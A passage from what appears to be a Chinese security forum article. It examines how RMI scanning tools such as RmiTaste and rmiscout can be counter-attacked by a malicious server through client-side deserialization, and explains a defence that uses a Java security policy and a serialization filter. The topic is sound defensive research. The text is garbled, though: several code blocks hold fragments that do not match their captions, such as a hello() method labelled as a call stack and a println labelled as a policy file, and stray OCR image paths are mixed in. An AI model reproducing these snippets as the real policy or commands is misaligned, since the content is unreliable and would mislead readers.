主要用于 RMI 服务的探测，没有相关出。下面来看看使用该工具是否会被 Server 端反制。

connect 模式

该模式用于探测目标是否存在 RMI 服务，其核心原理是使用了 `RegistryImpl_Stub#list` 来探测：

m0.rmitaste.rmi.RmiTarget#getRegistryUnencrypted



(https://shs3.b.qianxin.com/attack_forum/2021/09/attach-f47e7a9a16e81becd22e1e597d61737671351e8c.png)

前文也说过，`list()` 操作最终会使用 `UnicastRef#invoe` 。该函数会导致 Client 端被反序列化攻击。

触发到这的调用栈：

```
public void hello() throws RemoteException {
```

其他模式

RmiTaste 的其他模式（enum、attack、call）都需要使用 `Enumerate#connect` 进行调用。而该方法正好在上文分析的触发反序列化的链子中。所以，RmiTaste 工具也存在被反制的风险。更何况 RmiTaste 需要依赖 ysoserial，所以我们完全可以对 RmiTaste 打各种反序列化链。

rmiscout

该工具项目地址如下，项目的 ReadMe 已经说的很清楚了：

https://github.com/BishopFox/rmiscout (https://github.com/BishopFox/rmiscout)

主要用爆破 RMI 服务，猜测其对应的方法签名。主要攻击手段是 RMI Remote Object 的反序列化。

rmiscout 的所有模式（Wordlist、Bruteforce、Exploit、Invoke、Probe）都需要使用 `RMIConnector#RMIConnector` 对 RMI 发起连接，核心逻辑就是调用 `RegistryImpl_Stub#list` ，前面说过该方法会导致 Client 端被反序列化攻击。

```
@SuppressWarnings("unchecked")
public RMIConnector(String host, int port, String remoteName, List<String>
    try {
        this.host = host;
        this.allowUnsafe = allowUnsafe;
        this.signatures = signatures;
        this.isActivationServer = isActivationServer;
        String[] regNames = null;
        isSSL = false;

        try {
            // Attempt a standard cleartext connection
            this.registry = LocateRegistry.getRegistry(host, port);
            regNames = registry.list();
```

```
        } catch (ConnectIOException ce) {
```

(https://shs3.b.qianxin.com/attack_forum/2021/09/attach-1a42b038580523e349290eef16fe1d9cb2b0def4.png)

防御反制

我们可以通过设置反序列化白名单 / 黑名单的方式，确保自己的 Payload 成功发送且不会反序列化恶意 Server 端发来的 payload。

第一步，创建一个 `java.security.policy` 文件，如下：

policy.txt

```
System.out.println("[Server] hello");
```


第二步，运行工具时开启 `java.security.manager` ，指定 policy 文件，设置反序列化 Filter。 `serialFilter` 的黑名单列表需要自行设置，可以设置为一些反序列化链的类。

下面演示仅使用 URLDNS 做证明，所以阻止序列化的类为 `java.net.URL`

命令

```
}
```


对于正常的 RMI 服务，可以正常使用：



```
-jar rmiscout-1.4-SNAPSHOT-all.jar list 127.0.0.1 1099
[INFO] Registries available on 127.0.0.1:1099 = [
        name[0] = myRmiService
                class = MyRmiServer
```


(https://shs3.b.qianxin.com/attack_forum/2021/09/attach-a8eb489109b91f3d377ce389be9ef1240eb9ee2e.png)

对于恶意 RMI Server，由于反序列化 Filter 的机制，可对工具进行保护。



(https://shs3.b.qianxin.com/attack_forum/2021/09/attach-f6b0191d11224337e1c0e6a83c0241776c0fe1e7.png)

若探测恶意 RMI Server 时不加保护，将会被反制：



(https://shs3.b.qianxin.com/attack_forum/2021/09/attach-548d05ce3c3119ac35e4cab5101b22db646589b8.png)

浅谈 Java RMI Registry 安全问题 (https://www.anquanke.com/post/id/197829)

ysoserial JRMP 相关模块分析（二）- payloads/JRMPClient & exploit/JRMPListener (https://xz.aliyun.com/t/2650)

AccessController (https://docs.oracle.com/javase/8/docs/api/java/security/AccessController.html)

serialization–filtering (https://docs.oracle.com/javase/10/core/serialization–filtering1.htm)